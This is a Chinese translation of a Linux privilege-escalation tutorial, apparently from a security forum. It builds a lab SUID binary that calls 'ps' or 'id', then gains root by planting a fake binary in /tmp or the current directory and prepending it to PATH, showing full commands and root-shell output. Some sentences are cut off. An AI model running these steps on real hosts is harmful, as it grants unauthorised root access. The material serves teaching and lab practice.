登录

Linux环境变量提权

SoftNight / 2018-09-19 23:35:47 / 浏览数 3239 技术文章 技术文章 顶(0) 踩(0)

本文翻译自：
http://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/

本文我们会讲解关于Linux提权的几种方法，相信这些方法会对大家有所帮助。通过本文，我们将学习"控制$PATH环境变量的几种方法"来获取远程主机的root权限。

开始吧！！！

介绍
$PATH是Linux和类Unix操作系统中的环境变量，它指定了存储所有可执行程序的bin和sbin目录。当用户在终端运行任何命令时，它向shell发出请求，在环境变量的帮助下
/sbin条目，以便轻松执行系统管理命令。

使用echo命令就能轻易的查看和当前用户相关的环境变量。


```
echo $PATH
```

/usr/local/bin
/usr/bin
/bin
/usr/local/games
/usr/game

如果认真看的话，你会注意到环境变量中的"."，这个点的意思就是已登录的用户可以执行当前目录里的二进制文件或脚本，这对于hacker来说，是非常好的提权技巧。这是[


方法1
Ubuntu环境配置
现在我们的当前目录是/home/raj，我们将在当前目录下创建一个srcipt目录。然后cd到script目录中，编写一个简单的c程序来调用系统二进制文件的函数。

```
pwd
mkdir script
cd /script
nano demo.c
```



```
root@ubuntu:~# pwd
/home/raj
root@ubuntu:~# mkdir script
root@ubuntu:~# cd script/
root@ubuntu:~/script# nano demo.c
```

demo.c文件内容如下图，你可以看到，我们调用了ps命令，即系统二进制文件




```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("ps");
}
```

然后使用gcc命令编译demo.c文件并且赋予编译文件SUID权限，命令如下：

```
ls
gcc demo.c -o shell
```

```
chmod u+s shell
ls -la shell
```




```
root@ubuntu:~/script# ls
demo.c
root@ubuntu:~/script# gcc demo.c -o shell
demo.c: In function ‘main’:
demo.c:5:3: warning: implicit declaration of function ‘system’ [-Wimplicit
   system("ps");
   ^
root@ubuntu:~/script# chmod u+s shell
root@ubuntu:~/script# ls -la shell
-rwsr-xr-x 1 root root 8712 May 28 10:44 shell
root@ubuntu:~/script# 
```

发起攻击

首先，你需要先入侵靶机系统并且进入到提权阶段。假设你已经通过ssh成功登录到了靶机上，二话不说，我们直接使用find命令来搜索具有SUID或4000权限的文件。

```
find / -perm -u=s -type f 2>/dev/null
```


通过执行上述命令，攻击者可以遍历任何可执行文件，在这里我们可以看到/home/raj/script目录下的shell文件具有SUID权限，如图：



```
root@kali:~# ssh ignite@192.168.1.109
ignite@192.168.1.109's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

202 packages can be updated.
0 updates are security updates.

Last login: Mon May 28 10:49:44 2018 from 192.168.1.107
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/shell
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
```

于是我们cd到/home/raj/script/目录下，ls一下，看到了名为shell的可执行文件。我们运行一下这个文件，可以看到shell文件尝试执行ps命令，这个命令是/bin目录下的用


```
ls
./shell
```



```
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
shell
ignite@ubuntu:/home/raj/script$ ./shell
   PID TTY          TIME CMD
  2986 pts/4    00:00:00 shell
  2987 pts/4    00:00:00 sh
  2988 pts/4    00:00:00 ps
ignite@ubuntu:/home/raj/script$
```

echo命令


```
cd /tmp
echo “/bin/bash” > ps
chmod 777 ps
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./shell
whoami
```



```
ignite@ubuntu:/home/raj/script$ cd /tmp
ignite@ubuntu:/tmp$ echo "/bin/bash" > ps
ignite@ubuntu:/tmp$ chmod 777 ps
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/b
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH
ignite@ubuntu:/tmp$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
shell
ignite@ubuntu:/home/raj/script$ ./shell
root@ubuntu:/home/raj/script# whoami
root
root@ubuntu:/home/raj/script#
```

copy命令

```
cd /home/raj/script/
cp /bin/sh /tmp/ps
echo $PATH
export PATH=/tmp:$PATH
./shell
whoami
```




```
ignite@ubuntu:/home/raj/script$ cp /bin/sh /tmp/ps
ignite@ubuntu:/home/raj/script$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:
ignite@ubuntu:/home/raj/script$ export PATH=/tmp:$PATH
ignite@ubuntu:/home/raj/script$ ./shell
# id
uid=0(root) gid=0(root) groups=0(root),27(sudo),1001(ignite)
# whoami
root
#
```

symlink命令

```
ln -s /bin/sh ps
export PATH=.:$PATH
./shell
id
whoami
```

注意：symlink也就是符号链接，如果目录拥有所有权限的话，也是能够成功运行的。在Ubuntu中，在符号链接情况下，我们已经赋予了/script目录777权限。因此，我们看到攻击者可以控制环境变量PATH来提权并获取root权限，如图：




```
ignite@ubuntu:/home/raj/script$ ln -s /bin/sh ps
ignite@ubuntu:/home/raj/script$ export PATH=.:$PATH
ignite@ubuntu:/home/raj/script$ ./shell
# id
uid=0(root) gid=0(root) groups=0(root),27(sudo),1001(ignite)
# whoami
root
#
```

方法2
Ubuntu环境配置
重复上述相同的步骤来配置你自己的实验室，现在我们在/script目录下，我们来写一个c程序来调用系统二进制文件的函数

```
pwd
mkdir script
cd /script
nano test.c
```

test.c文件内容如下图，可以看到我们调用了id命令，id命令也是一个系统二进制文件

```
ls
gcc test.c -o shell2
chmod u+s shell2
ls -la shell2
```




```
root@ubuntu:~/script# gcc test.c -o shell2
test.c: In function ‘main’:
test.c:5:3: warning: implicit declaration of function ‘system’ [-Wimplicit
   system("id");
   ^
root@ubuntu:~/script# chmod u+s shell2
root@ubuntu:~/script# ls -la shell2
-rwsr-xr-x 1 root root 8712 May 28 11:05 shell2
```

发起攻击
同上，你需要先拿到一个shell并进入提权阶段。假设你已经通过ssh成功登录靶机，使用find命令来查找具有SUID或4000权限的文件，从结果中可以看到/home/raj/script/

```
find / -perm -u=s -type f 2>/dev/null
```

同理，我们切换到/home/raj/script/目录下，然后运行shell2这个文件，如图，可以看到它执行了id命令，而id命令是/bins目录下一个真实存在的文件


```
cd /home/raj/script
ls
./shell2
```



```
root@kali:~# ssh ignite@192.168.1.109
ignite@192.168.1.109's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
